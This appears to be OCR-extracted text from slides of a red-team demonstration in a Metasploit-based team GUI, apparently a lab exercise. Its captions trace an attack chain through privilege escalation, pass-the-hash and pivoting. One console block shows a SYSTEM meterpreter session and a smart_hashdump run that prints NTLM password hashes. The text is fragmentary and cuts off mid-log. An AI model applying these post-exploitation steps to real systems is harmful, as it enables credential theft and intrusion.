
gaining shell to Alice's workstation



elevating privileges



eavi



gaining shell to Alice's workstation



Warlord Framework

Warlord Control Help

msfconsole

msf >

Networks and Hosts

- ▽ VISIBILITY:localhost (eth0) - 192.168.0.0/24 [unlabeled]
192.168.0.200 (OS Unknown) [unlabeled]
- ▽ VISIBILITY:localhost (eth0) - 0.0.0.0/0 [unlabeled]
172.31.200.10 (Microsoft Windows 7 SP1 English) [unlabeled]

Event Log Node Notes Modules Team Chat Team Members

david
woff

```
<2013-10-22 11:53:38> Warlord Framework started!  
<2013-10-22 11:53:38> New MSF console started.  
<2013-10-22 11:53:38> Network added: VISIBILITY: localhost  
(eth0) - 192.168.0.0/24 [unlabeled]  
<2013-10-22 11:53:38> david has joined the red team!  
<2013-10-22 11:53:42> woff has joined the red team!  
<2013-10-22 11:54:37> Host added: 192.168.0.200 (CS Unknown)  
[unlabeled]  
<2013-10-22 11:54:50> Network added: VISIBILITY: localhost  
(eth0) - 0.0.0.0/0 [unlabeled]  
<2013-10-22 11:54:50> Host added: 172.31.200.10 (CS Unknown)  
[unlabeled]  
<2013-10-22 12:03:34> New MSF console started.  
<2013-10-22 12:04:19> Network added: VISIBILITY:  
172.31.200.10 ( - ) - 172.31.200.0/24 [unlabeled]  
<2013-10-22 12:05:45> New MSF console started.  
<2013-10-22 12:06:03> Network deleted: VISIBILITY: localhost  
( - ) - 172.31.200.0/24 [unlabeled]
```

elevating privileges

msfconsole

```

id Type Information Connection
-- --
2 meterpreter x64/win64 alice-PC\alice @ ALICE-PC 192.168.0.151:443 ->
192.168.0.200:51490 (172.31.200.10)
3 meterpreter x64/win64 NT AUTHORITY\SYSTEM @ A-ICE-PC 192.168.0.151:443 ->
192.168.0.200:51514 (172.31.200.10)

msf exploit(psexec) > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) >
msf post(smart_hashdump) > set SESSION 3
SESSION => 3
msf post(smart_hashdump) >
msf post(smart_hashdump) > run
[*] Running module against ALICE-PC
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in text in JtR password file format to:
[*] /root/.msf4/loot/20131022120924_default_172.31.200.10_windows.hashes_815697.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY a5f9a5699a2be2a748c211fb2ea8ff65...
[*] Obtaining the user list and keys...
[*] Handle is invalid, retrying...
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY a5f9a5699a2be2a748c211fb2ea8ff65...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9ccedfb43a05cde1212287f8ca7853be:::
[+] alice:1000:aad3b435b51404eeaad3b435b51404ee:b9e0cfceaf6d077970306a2fd88a7c3a:::
[+] fordeadmin:1002:aad3b435b51404eeaad3b435b51404ee:6105d99dc95f3e85d36dd1c42736441e:::
[*] Post module execution completed
msf post(smart_hashdump) >
msf post(smart_hashdump) >

```

Networks and Hosts

```

▼ VISIBILITY: localhost (eth0) - 192.168.0.0/24 [unlabeled]
  192.168.0.200 (OS Unknown) [unlabeled]
▼ VISIBILITY: localhost (eth0) - 0.0.0.0/0 [unlabeled]
  ▸ 172.31.200.10 (Microsoft Windows 7 SP1 English) [unlabeled]
  VISIBILITY: 172.31.200.10 (-) - 172.31.200.0/24 [unlabeled]

```

Event Log

Node Notes

Modules

Team Chat

Team Members


```


<2013-10-22 11:53:42> woff has joined the red team!
<2013-10-22 11:54:37> Host added: 192.168.0.200 (OS
Unknown) [unlabeled]
<2013-10-22 11:54:50> Network added: VISIBILITY: localhost
(eth0) - 0.0.0.0/0 [unlabeled]
<2013-10-22 11:54:50> Host added: 172.31.200.10 (OS
Unknown) [unlabeled]
<2013-10-22 12:03:34> New MSF console started.
<2013-10-22 12:04:19> Network added: VISIBILITY:
172.31.200.10 (-) - 172.31.200.0/24 [unlabeled]
<2013-10-22 12:05:45> New MSF console started.
<2013-10-22 12:06:03> Network deleted: VISIBILITY:
localhost (-) - 172.31.200.0/24 [unlabeled]
<2013-10-22 12:06:18> Network added: VISIBILITY:
172.31.200.10 (-) - 172.31.200.0/24 [unlabeled]
<2013-10-22 12:12:29> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:12:43> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:13:14> New MSF console started.
<2013-10-22 12:14:20> New MSF console started.
<2013-10-22 12:14:50> Host modified: 172.31.200.10
(Microsoft Windows 7 SP1 English) [unlabeled]
<2013-10-22 12:15:05> New MSF console started.

```

david
woff

saving notes






pass the hash scans & gaining
access to Bob's IT workstation




DBSRV




DCSRV




mssql brute force & extracting data



nmap scan through pivoting



identifying DC



pass the hash scans & gaining access to Bob's IT workstation



desktop range
(172.31.200.0/24)

Warlord Framework

Warlord Control Help

msfconsole ✖

```
msf > |
```

Networks and Hosts

- ▼ VISIBILITY: localhost (eth0) - 192.168.0.0/24 [unlabeled]
192.168.0.200 (OS Unknown) [unlabeled]
- ▼ VISIBILITY: localhost (eth0) - 0.0.0.0/0 [unlabeled]
▸ 172.31.200.10 (Microsoft Windows 7 SP1 English) [unlabeled]
- ▼ VISIBILITY: 172.31.200.10 (-) - 172.31.200.0/24 [unlabeled]
▸ 172.31.200.30 (Microsoft Windows 7 SP1 English) [unlabeled]

Event Log Node Notes Modules Team Chat

Team Members

david
woff

```
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:13:14> New MSF console started.  
<2013-10-22 12:14:20> New MSF console started.  
<2013-10-22 12:14:50> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:15:05> New MSF console started.  
<2013-10-22 12:15:41> New MSF console started.  
<2013-10-22 12:15:55> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:16:13> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:16:29> New MSF console started.  
<2013-10-22 12:16:43> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:22:02> Host added: 172.31.200.30 (OS  
Unknown) [unlabeled]  
<2013-10-22 12:22:14> New MSF console started.  
<2013-10-22 12:24:00> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:24:00> Host modified: 172.31.200.10  
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:26:17> Host added: 172.31.100.200 (OS  
Unknown) [unlabeled]  
<2013-10-22 12:26:23> New MSF console started.
```

identifying DC

Warlord Framework

Warlord Control Help

msfconsole

```
msf > |
```

Networks and Hosts

- ▼ VISIBILITY: localhost (eth0) - 192.168.0.0/24 [unlabeled]
192.168.0.200 (OS Unknown) [unlabeled]
- ▼ VISIBILITY: localhost (eth0) - 0.0.0.0/0 [unlabeled]
 - ▶ 172.31.200.10 (Microsoft Windows 7 SP1 English) [unlabeled]
- ▼ VISIBILITY: 172.31.200.10 (-) - 172.31.200.0/24 [unlabeled]
 - ▶ 172.31.200.30 (Microsoft Windows 7 SP1 English) [unlabeled]
- ▼ VISIBILITY: 172.31.200.30 (-) - 172.31.100.0/24 [unlabeled]
172.31.100.200 (OS Unknown) [unlabeled]
172.31.100.20 (OS Unknown) [unlabeled]
172.31.100.50 (OS Unknown) [unlabeled]
172.31.100.80 (OS Unknown) [unlabeled]

Evt Log Node Notes Modules Team Chat

Team Members

david
woff

```
(Microsoft Windows 7 SP1 English) [unlabeled]  
<2013-10-22 12:13:14> New MSF console started.  
<2013-10-22 12:14:20> New MSF console started.  
<2013-10-22 12:14:50> Host modified: 172.31.200.10  
